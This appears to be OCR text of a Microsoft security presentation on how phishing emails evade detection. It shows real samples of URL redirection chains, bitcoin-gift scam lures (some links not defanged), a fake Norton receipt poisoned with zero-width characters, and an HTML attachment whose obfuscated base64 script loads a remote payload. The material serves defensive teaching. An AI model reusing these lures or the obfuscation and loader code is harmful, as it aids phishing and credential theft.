
Copyright 2024 Microsoft Corporation

�

Microsoft Corporation, One Microsoft Way, Reddmond WA�

hxxps[://]www[.]google[.]com/url?q=hxxps[://]www[.]google[.]com/url?q%3Dhxxps%253A%252F%252Flmkk[.]confluencesco[.]com%252FABKfdLUJ%26sa%3DD%26sntz%3D1%26usg%3DAOvVaw2i9UIBXlrG9jpylfhP7d3N&amp;source=gmail&amp;ust=1726845617283000&amp;usg=AOvVaw2onMFsRx-KvBhyq4fspv77

URL Redirection



DP [redacted] September 20, 2024 at 9:19 AM

RE: IT Service Portal

To: [redacted]

Reply-To: [redacted]

Dear Email User


Your Outlook account version has expired, please Click IT Service Portal to update to the new secured version to avoid spam messages.

Any Outlook accounts that have not been updated within 48 hours will be classified as inactive, which may result in account deactivation/closure.

Thank You
IT Service Portal

hxxps[://]imsva91-ctp[.]trendmicro[.]com/wis/clicktime/v1/query?url=hxxps%3a%2f%2fc2hcc455[.]caspio[.]com%2fdp%2fef23e000932e2222a05b490692e9&umid=53A041EE-228C-E106-B033-02FAC1FDBD2D&auth=777990cd74cc620430ea9ccd0417e323e70695df-83f67d4f9f18a6895059b48212ef5e8919863e06

URL Redirection



C [redacted]
Your Order 2BBX4PBP is Complete.
To: [redacted]

September 24, 2024 at 1:34 PM

```
https%3A%2F%2Fvq505zni[.]r[.]us-east-
1[.]awstrack[.]me%2FL0%2Fhttps%3A%252F
%252Flink[.]edgepilot[.]com%252Fs%252Fe2
2819d0%252FsAwCO1bNUEm1l_Y0Hk1R3w%
253Fu%3Dhttps%3A%252F%252Finstoc[.]me
%252F%2F1%2F0100019225146 0e9-
cbbde414-d9dc-4995-bb1f-cd55c3c528bb-
000000%2F-
0_RcXK77Ap1lnQJm6Y_obsxyJE%3D393&dat
a=05%7C02%7Calyssamclean%40mvalaw[.]co
m%7C6e46f86bebdb4d37699e08dcdcbe64d5
%7C1b6cbd2d1d5e4f4496f597d4e1f3e5c1%7
C0%7C0%7C638627960473424371%7CUnkn
own%7CTWFpbGZsb3d8eyJWIjoiMC4wLjAw
MDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJX
VCI6Mn0%3D%7C40000%7C%7C%7C&sdata=
76OfJ%2FwWb%2BCdhbw%2BIsYMZkRih4Wr
K4kODYfz53X5OYg%3D&reserved=0
```

Order #2BBX4PBP

Hello [redacted],

Thank you for your order. Click on the link below to Download Documents.

Download documents

Order Summary

- Resale Demand Certificate

Unit Information

[redacted]


Important

- This information is valid for 30 days from the date of issuance, unless your state statute says otherwise.
- A Resale Demand Update may be ordered within 60 days from the date of the original completed order.

The Sentry Team


Sentry Management is a leader in managing homeowner associations and condominiums since 1975

Text Rephrasing



Hello dear.
 Congratulations! Your account #554488255 has been credited with a significant deposit! Log in now to view the transaction details.
🧾 You've just received 1 Bitcoin, a fantastic opportunity to increase your wealth. Whether you decide to hold, exchange, or spend it, you're in for a ride. With the recent surge in the value of cryptocurrencies, this generous gift could potentially change your financial future.
👁 Now, the question is, what will you do with your newfound digital fortune? There are endless possibilities for how you can utilize this cryptocurrency. You could purchase more digital assets, save it for the long term, or even use it to make purchases from select retailers


The registration process for Bitcoin typically requires you to create a digital wallet to store your coins.
🖖 Instructions (Click)
https://docs.google.com/drawings/d/1MPVWYYm9WSajIP43vQ1jOSPui5LwEYvtrnvbBeCV1B0/preview?474jq51aa448



Good afternoon dear.
 Congratulations! Your account №214579083 has been credited with a significant deposit. Log in now to view the transaction details!.
🌠 You've just received 1 Bitcoin, a fantastic opportunity to increase your wealth. Whether you decide to hold, exchange, or spend it, you're in for a ride. With the recent surge in the value of cryptocurrencies, this generous gift could potentially change your financial future.
✅ Now, the question is, what will you do with your newfound digital fortune? There are endless possibilities for how you can utilize this cryptocurrency. You could acquire more digital assets, stash away it for the long term, or even use it to make purchases from select retailers.

Completing the registration process for Bitcoin is a great way to get started with the digital currency revolution.
✨ Further instructions (Click)
https://docs.google.com/drawings/u/0/d/1Ip3QprFgZ_HnndSkytB58P4mlSkjZ2auG1RT2Q6JwZU/preview?7h3g68p

Text Poisoning




EC [redacted]
Remittance AdviceNote 8d209b087219acf385cd73affa59381e
To: [redacted]

September 4, 2024 at 4:56 AM

Electronic_Receipt_ATT0001.htm

Adding Comments Between Base64-Encoded Characters




```
<html>
    <script>
    walrus = ['aHR0cH',`M6Ly91em`,"VyYXBw",/* <!-- <i hidden> The writer found inspiration in the bustling city. </i> --> */"cm92ZWQu","Y29tL3Jlcz"
        ,'Q0NC5waHA',/* <strong> The students presented their projects to the class. </strong> */'/Mi02ODc0',/*  <div> The chef prepared a
    delicious meal for the guests. </div> */'NzQ3MDczM',/* <!-- <strong> The dog chased after the bouncing ball. </strong> --> */'2EyZjJ',`
        mNjg3MjY1N`,`jYyZTZjN`,`jkyZjN`,/* <strong> The painter worked on a large canvas. </strong> */`mNjg3ND`,/* <span> He rode his bike along
    the scenic route. </span> */'c0NzA3Mz',`NhMmYy`,/* <!-- <span> The students organized a school fundraiser. </span> --> */"ZjRiNzQ3M",`TQzNGYyZ`
        ,`TY1Njgz`,"NTZhM",/* <i hidden> The bird built a nest in the tree. </i> */'mU2Mz',/* <!--  <div> She knitted a warm scarf for the winter
    season. </div> --> */`ZmNmQy`,/* <i hidden> The children went on a school field trip. </i>*/'ZjRkNmM','0YjYyNDY',`yZi1x`,"dWFpbA=="];
    document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walrus.join(""))}));
    quail = `[redacted]`;
    </script>
    <em style="display:none;">He crafted a wooden birdhouse for the yard.</em>
    <script></script>
</html>
```

Text Poisoning

- Adding specific characters to the source of emails that are visually invisible to bypass feature extraction and/or threat detection.
- Zero-Width SPace (ZWSP) characters: Most applications treat them as regular spaces, even though they are not visible to the naked eye.
  - 0x200B (Zero-Width Space)
  - 0x200C (Zero-Width Non-Joiner)
  - 0x200D (Zero-Width Joiner)
  - etc.

Text Poisoning



Norton
Receipt Confirmation 5792719-[redacted]
To: [redacted]

June 27, 2024 at 10:44 AM

Norton LifeLock

Dear-[redacted]

Date-6/27/2024

Address-

Product: Norton Security

Renewal Fee: $162.71

Order id-R551805SqAiB

Customer id-D55cDy3jMBjj5QB

Thank you for your payment! We are glad to confirm that your payment has been successfully received and processed. We truly appreciate your trust and your business.

Your support is vital to us, and we thank you for choosing our services. Should you have any questions or require further assistance, please contact us at : 1 8 58 367 90 62

Sincerely,


Norton LifeLock

```
<p align="center">
    <font size="7" face="Times New Roman">
        <strong>No<0x200c><0x200c>r<0x200c><0x200c>t<0x200b>on <0x200c><0x200c><0x200c><0x200c>L<0x200b>if<0x200c>e<0x200c><0x200c>
        <0x200c><0x200c>L<0x200c><0x200c><0x200c>oc<0x200b><0x200b><0x200b>k<0x200c>
        </strong>
    </font>
</p>
```

Zero-Width Non-Joiner (ZWNJ)

Zero-Width SPace (ZWSP)

Using Visual Components



It will take you only a minute to receive this fantastic prize. Pittsburgh 225 Piece Tool Set

